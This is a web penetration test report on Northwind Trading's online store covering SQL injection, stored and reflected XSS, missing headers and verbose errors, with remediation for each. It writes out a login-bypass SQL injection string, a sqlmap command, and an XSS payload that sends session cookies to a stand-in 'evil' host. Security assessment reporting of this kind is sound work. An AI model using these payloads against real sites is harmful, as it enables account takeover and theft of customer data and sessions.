

Brief S.A.

CYBERSECURITY · PENETRATION TESTING

Northwind Web Pentest Q4

Vulnerability Assessment Report

Client: Northwind Trading

Engagement type: web

Testing approach: grey box

Dates: 2026-10-04 – 2026-10-15

Duration: 2 weeks

Applications: Web Store, Mobile App

Admin · 2026-11-17

Table of Contents

3 Executive Summary

4 Findings Summary

5 Detailed Findings

12 Appendix: Tools Used

Executive Summary

Northwind's online store has **one critical issue that must be fixed before the holiday season**: the login form allows an attacker without an account to read and modify the entire customer database, including order history and contact details.

The remaining findings are typical of a store that grew quickly: a stored XSS in product comments lets an attacker hijack shoppers' sessions, and missing security headers and verbose errors make other attacks easier.

Recommended priorities

1. Fix the SQL injection in the login form (estimated effort: 1–2 days).
2. Escape user comments and deploy a Content Security Policy.
3. Harden headers and error handling in the next regular release.

> **IMPORTANT**
>
> We recommend a retest of the critical and high findings once they are fixed.

A total of **5** findings were identified: 1 critical, 1 high, 1 medium, 1 low and 1 informational.

Technologies assessed: React, Node.js, Nginx

Findings Summary

#	FINDING	CLASSIFICATION	SEVERITY	CVSS	STATUS
1	SQL Injection in login form	CWE-89	CRITICAL	9.8	Confirmed
2	Stored Cross-Site Scripting in comments	CWE-79	HIGH	8.0	Open
3	Reflected Cross-Site Scripting in search	CWE-79	MEDIUM	6.1	Open
4	Missing security headers	CWE-693	LOW	3.1	Open
5	Verbose error messages (stack traces)	CWE-209	INFORMATIONAL	0.0	Open

Detailed Findings

1. SQL Injection in login form

CLASSIFICATION **CWE-89** SEVERITY **CRITICAL** CVSS **9.8** STATUS **Confirmed**

VECTOR `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Affected assets

- `https://shop.northwind.example/login`
- `https://shop.northwind.example/api/auth/login`

Description

The `user` parameter is not sanitized and allows SQL injection.

```
admin' OR 1=1-- -
```




Figure 1. sqlmap confirms the injection in the `user` parameter and enumerates the server's databases.

Steps to reproduce

1. Open `https://shop.northwind.example/login`.
2. Intercept the login request with Burp Suite.
3. Set the `user` parameter to `admin' OR 1=1-- -` and any password.
4. Send the request: the application logs in as the first user in the table.
5. Confirm with sqlmap: `sqlmap -u "https://shop.northwind.example/login" --data "user=admin&pass=x" -p user --dbs --batch`.

Impact

An **unauthenticated** attacker can read and modify the entire database.

Remediation

Use parameterized queries / prepared statements and an ORM.

References

- https://owasp.org/www-community/attacks/SQL_Injection

2. Stored Cross-Site Scripting in comments

CLASSIFICATION **CWE-79** SEVERITY **HIGH** CVSS **8.0** STATUS **Open**

VECTOR `CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N`

Affected assets

- `https://shop.northwind.example/product/123`
- `https://shop.northwind.example/product/456`

Description

The comments field stores and serves HTML without escaping.

```
<script>document.location='https://evil/'+document.cookie</script>
```




Figure 2. The stored script runs when the product page is opened and exposes the victim's session cookie.

Steps to reproduce

1. Sign in with any customer account.
2. Open a product page, e.g. `https://shop.northwind.example/product/123`.
3. Post this comment: `<script>alert(document.cookie)</script>`.
4. Open the same product page as another user: the script runs and shows their session cookie.

Impact

Session hijacking of other users and actions performed on their behalf.

Remediation

Apply output encoding and enforce a strict Content Security Policy.

References

- https://owasp.org/www-community/attacks/xss/

3. Reflected Cross-Site Scripting in search

CLASSIFICATION **CWE-79** SEVERITY **MEDIUM** CVSS **6.1** STATUS **Open**

VECTOR `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N`

Affected assets

- `https://shop.northwind.example/search`

Description

The search term is reflected unescaped in the response.

Impact

JavaScript execution in the victim's browser.

Remediation

Encode output and validate input.

References

- https://owasp.org/www-community/attacks/xss/

4. Missing security headers

CLASSIFICATION **CWE-693** SEVERITY **LOW** CVSS **3.1** STATUS **Open**

VECTOR `CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N`

Affected assets

- `shop.northwind.example`

Description

`Content-Security-Policy`, `HSTS` and `X-Content-Type-Options` are not sent.

Impact

Larger attack surface for XSS, clickjacking and TLS downgrade.

Remediation

Configure the recommended security headers.

References

- https://owasp.org/www-project-secure-headers/

5. Verbose error messages (stack traces)

CLASSIFICATION **CWE-209** SEVERITY **INFORMATIONAL** CVSS **0.0** STATUS **Open**

Affected assets

- `https://shop.northwind.example/api`

Description

Exceptions return stack traces including paths and versions.

Impact

Disclosure of information useful to an attacker.

Remediation

Show generic messages in production; log the details server-side.

References

- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Appendix: Tools Used

Tools used during the assessment of **Northwind Web Pentest Q4**.

#	TOOL	PURPOSE
1	**Burp Suite Professional**	Intercepting proxy and web application scanning
2	**nmap**	Port and exposed service discovery
3	**sqlmap**	Confirmation and exploitation of the SQL injection